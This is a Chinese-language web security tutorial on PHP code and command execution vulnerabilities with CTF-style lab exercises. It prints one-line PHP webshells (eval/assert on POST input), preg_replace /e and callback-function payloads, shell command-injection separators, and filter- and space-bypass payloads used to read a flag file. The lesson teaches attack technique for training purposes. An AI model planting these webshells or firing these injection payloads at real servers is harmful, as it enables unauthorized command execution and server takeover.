

WEB安全基础-命令执行GetShell

命令执行

命令执行漏洞简介

PHP代码执行函数

1. eval
2. assert
3. preg_replace
4. array_map
5. create_function
6. call_user_func
7. call_user_func_array
8. array_filter
9. 双引号

系统命令执行

PHP系统命令执行函数

1. exec
2. system
3. passthru
4. shell_exec
5. popen()
6. windows com对象

命令执行常用特殊字符

命令执行漏洞利用

命令执行例1

命令执行例2

命令执行例3

WEB安全基础-命令执行GetShell

#1课时

命令执行

命令执行漏洞简介

- 原因

应用未对用户输入做严格得检查过滤，导致用户输入得参数被当成命令来执行。

- 危害

1. 继承Web服务程序的权限去执行系统命令或读写文件
 2. 反弹shell，获得目标服务器的权限
 3. 进一步内网渗透
- 远程代码执行

因为业务需求，在PHP中有时需要调用一些执行命令的函数，如：`eval()`、`assert()`、`preg_replace()`、`create_function()`等，如果存在一个使用这些函数且未对可被用户控制的参数进行检查过滤的页面，那么这个页面就可能存在远程代码执行漏洞。

PHP代码执行函数

1. eval

```
1 eval ( string $code )
```

把字符串 code 作为PHP代码执行

```
1 <?php @eval($_POST['cmd']);?>
```

注意：eval() 函数传入的参数必须为PHP代码，即要以分号结尾；

函数eval()语言结构是非常危险的，因为它允许执行任意 PHP 代码。不要允许传入任何由用户提供的、未经完整验证过的数据。



2. assert

```
1 assert ( mixed $assertion [, string $description ] )
```

如果 assertion 是字符串，它将会被 assert() 当做 PHP 代码来执行。

```
1 <?php @assert($_POST['cmd'])?>
```

检查一个断言是否为 FALSE

注意：assert()函数是直接讲传入的参数当成PHP代码执行，不需要以分号结尾



3. preg_replace

```
1 preg_replace ( mixed $pattern , mixed $replacement , mixed  
  $subject [, int $limit = -1 [, int &$amp;count ] ] )
```

执行一个正则表达式的搜索和替换，搜索 subject 中匹配 pattern 的部分，以 replacement 进行替换。

```
1 <?php
2 preg_replace("/test/e",$_POST["cmd"],"just test");
3
4 //preg_replace('正则规则','替换字符','目标字符')
5 //PCRE修饰符 e : preg_replace()在进行了对替换字符串的后向引用替换之后,
6 //将替换后的字符串作为php代码评估执行(eval函数方式), 并使用执行结果作为实际参与替换的字符串。
7 ?>
```

← → ↺ ① 不安全 | 192.168.70.241/exec/code/preg_replace.php

mingy-pc\mingy

元素 控制台 源代码 网络 性能 内存 应用程序 安全 Lighthouse HackBar EditThisCookie

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENC

URL
http://192.168.70.241/exec/code/preg_replace.php

☒ Enable POST enctype application/x-www-form-urlencoded

Body
cmd=system(whoami);

```
1 <?php
2
3 if(isset($_GET['data']))
4 {
5 $data = $_GET['data'];
6 $data = preg_replace('/(.*?)e', 'strtoupper("\\1")',$data);
7 // $data = preg_replace('/(.*?)e',
8 // 'strtoupper('\\1')',$data);
9 print $data;
10 }
11
12 // /e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码
13 // ?data=[php]{$${system(ipconfig)}}[/php]
14 // 在php中, 双引号里面如果包含有变量, php解释器会将其替换为变量解释后的结果; 单引号中的变量不会被处理。
15 // 注意: 双引号中的函数不会被执行和替换。
```

```
15 // 防御: 将 strtoupper("\1") 修改为strtoupper('\1'),这样
    样'${phpinfo()}'就会被当做一个普通的字符串处理(单引号中的变量不会被处
    理)
16
17 ?>
```

← → ↻ ⓘ 不安全 | 192.168.70.241/exec/code/preg_replace_2.php?data=[php]{\$(system(whoami))}[/php]
mingy-pc\mingy [PHP][PHP]

元素 控制台 源代码 网络 性能 内存 应用程序 安全 Lighthouse HackBar EditThisCookie

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL
[http://192.168.70.241/exec/code/preg_replace_2.php?data=\[php\]{\\$\(system\(whoami\)\)}\[/php\]](http://192.168.70.241/exec/code/preg_replace_2.php?data=[php]{$(system(whoami))}[/php])

PHP正则表达式

4. array_map

```
1 array_map ( callable $callback, array $array1 [, array $... ]
    )
```

array_map(): 返回数组, 是为 array1 每个元素应用callback函数之后的数组。
callback 函数形参的数量和传给 array_map() 数组数量, 两者必须一样。

为数组的每个元素应用回调函数

```
1 <?php
2 $func=$_GET['func'];
3 $cmd=$_POST['cmd'];
4 $array[0]=$cmd;
5 $new_array=array_map($func,$array);
6 echo $new_array;
7 //array_map() 函数将用户自定义函数作用到数组中的每个值上, 并返回用户自定义函数作用后的带有新值的数组。
8 ?>
```

mingy-pc\mingy Array

元素 控制台 源代码 网络 性能 内存 应用程序 安全 Lighthouse HackBar EditThisCookie

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL
http://192.168.70.241/exec/code/array_map.php?func=assert

☒ Enable POST enctype
application/x-www-form-urlencoded ADD HEADER

Body
cmd=system(whoami);

```
1 <?php
2 $cmd=$_POST['cmd'];
3 $array=array(0,1,2);
4 $new_array=array_map($cmd,$array);
5 //array_map() 函数将用户自定义函数作用到数组中的每个值上，并返回用户自定义函数作用后的带有新值的数组。
6 ?>
```

5. create_function

```
1 create_function ( string $args , string $code )
```

从传递的参数创建一个匿名函数，并为其返回唯一的名称。

通常这些参数将作为单引号分隔的字符串传递。

使用单引号的原因是为了保护变量名不被解析，否则，如果使用双引号，就需要转义变量名，例如\$avar。

```
1 <?php
2 $func = create_function(',$_POST['cmd']);$func();
3 //创建匿名函数执行代码
4 ?>
```


6. call_user_func

```
1 call_user_func ( callable $callback [, mixed $parameter [,
    mixed $... ]] )
```

第一个参数 callback 是被调用的回调函数，其余参数是回调函数的参数。

把第一个参数作为回调函数调用

```
1 <?php
2 call_user_func("assert",$_POST['cmd']);
3 //传入的参数作为assert函数的参数
4 //cmd=system(whoami)
5 ?>
```




7. call_user_func_array

```
1 call_user_func_array ( callable $callback , array $param_arr )
```

把第一个参数作为回调函数（callback）调用，把参数数组作（param_arr）为回调函数的参数传入。

调用回调函数，并把一个数组参数作为回调函数的参数

```
1 <?php
2 $cmd=$_POST['cmd'];
3 $array[0]=$cmd;
4 call_user_func_array("assert",$array);
5 //将传入的参数作为数组的第一个值传递给assert函数
6 //cmd=system(whoami)
7 ?>
```




8. array_filter

```
1 array_filter ( array $array [, callable $callback [, int $flag  
= 0 ]] )
```


用回调函数过滤数组中的单元

依次将 array 数组中的每个值传递到 callback 函数。如果 callback 函数返回 true，则 array 数组的当前值会被包含在返回的结果数组中。数组的键名保留不变。

```
1 <?php
2 $cmd=$_POST['cmd'];
3 $array1=array($cmd);
4 $func=$_GET['func'];
5 array_filter($array1,$func);
6
7 //用回调函数过滤数组中的元素：array_filter(数组,函数)
8 //?func=system
9 //cmd=whoami
10 ?>
```

9. 双引号



系统命令执行

一般出现这种漏洞，是因为应用系统从设计上需要给用户提供指定的远程命令操作的接口，比如我们常见的路由器、防火墙、入侵检测等设备的web管理界面上，一般会给用户提供一个ping操作的web界面，用户从web界面输入目标IP，提交后后台会对该IP地址进行一次ping测试，并返回测试结果。而，如果，设计者在完成该功能时，没有做严格的安全控制，则可能会导致攻击者通过该接口提交恶意命令，让后台进行执行，从而获得后台服务器权限。

利用PHP的系统命令执行函数来调用系统命令并执行，这类函数有 system()、exec()、shell_exec()、passthru()、popen()、proc_open()等，此外还有反引号命令执行，这种方式实际上是调用 shell_exec()函数来执行。

PHP系统命令执行函数

- 1 system(): 执行外部程序，并且显示输出;
- 2 exec(): 执行一个外部程序
- 3 shell_exec(): 通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回。
- 4 passthru(): 执行unix系统命令并且显示原始输出
- 5 pcntl_exec(): 在当前进程空间执行指定程序
- 6 popen(): 打开进程文件指针
- 7 proc_open(): 执行一个命令，并且打开用来输入/输出的文件指针。

PHP提供4个专门的执行外部命令的函数：

```
exec()
system()
passthru()
shell_exec()
```

1. exec

```
1 exec ( string $command [, array &$amp;output [, int &$return_var  
  ]] )
```

执行一个外部程序，exec() 执行 command 参数所指定的命令。

exec执行系统外部命令时不会输出结果，而是返回结果的最后一行。如果想得到结果，可以使用第二个参数，让其输出到指定的数组。此数组一个记录代表输出的一行。即如果输出结果有20行，则这个数组就有20条记录，所以如果需要反复输出调用不同系统外部命令的结果，最好在输出每一条系统外部命令结果时清空这个数组 unset(\$output)，以防混乱。第三个参数用来取得命令执行的状态码，通常执行成功都是返回0。

```

1 <?php
2 // 输出运行中的 php/httpd 进程的创建者用户名
3 // （在可以执行 "whoami" 命令的系统上）
4 // echo exec('whoami');
5 // exec('ls -la', $return);
6 // var_dump($return);
7
8 $cmd=$_POST['cmd'];
9 @exec($cmd, $return);
10 var_dump($return)
11 ?>

```

← → ↻ ⓘ 不安全 | 192.168.70.241/exec/sys/exec.php

array(1) { [0]=> string(14) "mingy-pc\mingy" }



2. system

```

1 system ( string $command [, int &$return_var ] )

```

函数执行 command 参数所指定的命令，并且输出执行结果。

system和exec的区别在于，system在执行系统外部命令时，直接将结果输出到浏览器，如果执行命令成功则返回true，否则返回false。第二个参数与exec第三个参数含义一样。

```

1 <?php
2 echo '<pre>';
3
4 // 输出 shell 命令 "ls" 的返回结果
5 // 并且将输出的最后一行内容返回到 $last_line。
6 // 将命令的返回值保存到 $retval。

```

```

7  $last_line = system('ls', $retval);
8
9  // 打印更多信息
10 echo '
11 </pre>
12 <hr />Last line of the output: ' . $last_line . '
13 <hr />Return value: ' . $retval;
14 ?>

```



3. passthru

```

1  passthru ( string $command [, int &$amp;return_var ] )

```

执行外部程序并且显示原始输出

同exec()函数类似，passthru() 函数也是用来执行外部命令（command）的

如果要获取一个命令未经任何处理的原始输出，请使用 passthru() 函数。

当所执行的 Unix 命令输出二进制数据，并且需要直接传送到浏览器的时候，需要用此函数来替代 exec() 或 system() 函数。

passthru与system的区别：passthru直接将结果输出到浏览器，不返回任何值，且其可以输出二进制，比如图像数据。第二个参数可选，是状态码。

```

1  <?php
2  $output = passthru("ls -la");
3  echo "<pre>$output</pre>";
4  ?>

```

4. shell_exec

```
1 shell_exec ( string $cmd )
```

通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回。

本函数同 **执行操作符** (`) 。

```
1 <?php
2 $output = shell_exec('ls -lart');
3 echo "<pre>$output</pre>";
4 ?>
```

注意：当 PHP 运行在 安全模式 时，不能使用此函数。

5. popen()

popen (string \$command , string \$mode)

打开进程文件指针，打开一个指向进程的管道，该进程由派生给定的 command 命令执行而产生。

只能打开单向管道，不是'r'就是'w'；并且需要使用 pclose() 来关闭。


```
1 <?php
2 $fd = popen("whoami", 'r');
3 $ret = fgets($fd);
4 print($ret);
5
6 // $fd = popen("systeminfo > D:\\1.txt", 'r');
7 // pclose($fd);
8 // print(fgets(fopen("d:\\1.txt", 'r')));
9 // $handle = fopen("D:\\1.txt", "r");
10 // $contents = fread($handle, 100000);
11 // fclose($handle);
12 // echo "<pre>$contents</pre>";
13
14 // $fd = popen("ipconfig", 'r');
15 // while($s=fgets($fd)){
16 //   echo "<pre>$s</pre>";
17 // }
18 ?>
```

6. windows com对象

```
1 <?php
2 $command=$_GET['a'];
3 $wsh = new COM('WScript.shell'); // 生成一个COM对象
  Shell.Application也能
4 $exec = $wsh->exec("cmd /c ".$command); //调用对象方法来执行命令
5 $stdout = $exec->StdOut();
6 $stroutput = $stdout->ReadAll();
7 echo $stroutput;
8 ?>
```

命令执行常用特殊字符

```
1 cmd1|cmd2: 无论cmd1是否执行成功, cmd2将被执行
2 cmd1;cmd2: 无论cmd1是否执行成功, cmd2将被执行
3 cmd1||cmd2: 仅在cmd1执行失败时才执行cmd2
4 cmd1&&cmd2: 仅在cmd1执行成功后时才执行
5 cmd2$(cmd) : echo $(whoami) 或者 $(touch test.sh; echo 'ls' >
  test.sh)
6 'cmd': 用于执行特定命令, 如 'whoami'
7 >(cmd): <(ls)
8 <(cmd): >(ls)
```



```
+ ~/bug/openssl-shell → pwd|whoami
root
+ ~/bug/openssl-shell → a|whoami
zsh: command not found: a
root
+ ~/bug/openssl-shell → pwd;whoami
/root/bug/openssl-shell
root
+ ~/bug/openssl-shell → a;whoami
zsh: command not found: a
root
+ ~/bug/openssl-shell → pwd||whoami
/root/bug/openssl-shell
+ ~/bug/openssl-shell → a||whoami
zsh: command not found: a
root
+ ~/bug/openssl-shell → pwd&&whoami
/root/bug/openssl-shell
root
+ ~/bug/openssl-shell → a&&whoami
zsh: command not found: a
```

命令执行漏洞利用

命令执行例1

<http://120.27.61.239:8008/source/index10.php>

```
1 未对用户输入的参数ip做任何过滤。
2
3 构造payload:
4 127.0.0.1&&whoami
5 127.0.0.1;whoami
6 127.0.0.1|whoami
7 test||whoami
8 test&whoami
```

命令执行例2

<http://120.27.61.239:8008/source/index11.php>

```
1 黑名单机制。简单替换输入数据中的 && 和 ; 为空
2
3 构造payload:
4 127.0.0.1&;&whoami
5 127.0.0.1|whoami
6 test||whoami
7 test|;|whoami
8 test&whoami
9
```

```
1 Linux shell中绕过空格:
2
3 < 、<>、$IFS$9、${IFS}、$IFS、$IFS[*]、$IFS[@]等
```

```
root@ctfkh:~# cat</flag
flag{W3lc0m3 H3r3}
root@ctfkh:~#
root@ctfkh:~# cat<>/flag
flag{W3lc0m3 H3r3}
root@ctfkh:~#
root@ctfkh:~# cat$IFS$9/flag
flag{W3lc0m3 H3r3}
root@ctfkh:~#
root@ctfkh:~# cat${IFS}/flag
flag{W3lc0m3 H3r3}
root@ctfkh:~#
root@ctfkh:~# cat$IFS/flag
flag{W3lc0m3 H3r3}
root@ctfkh:~#
```

命令执行例3

<http://120.27.61.239:8008/source/index12.php>

```
1 比较严格的黑名单机制；
2
3 未过滤特殊字符："|"。
4
5 构造payload：
6
7 127.0.0.1|whoami
```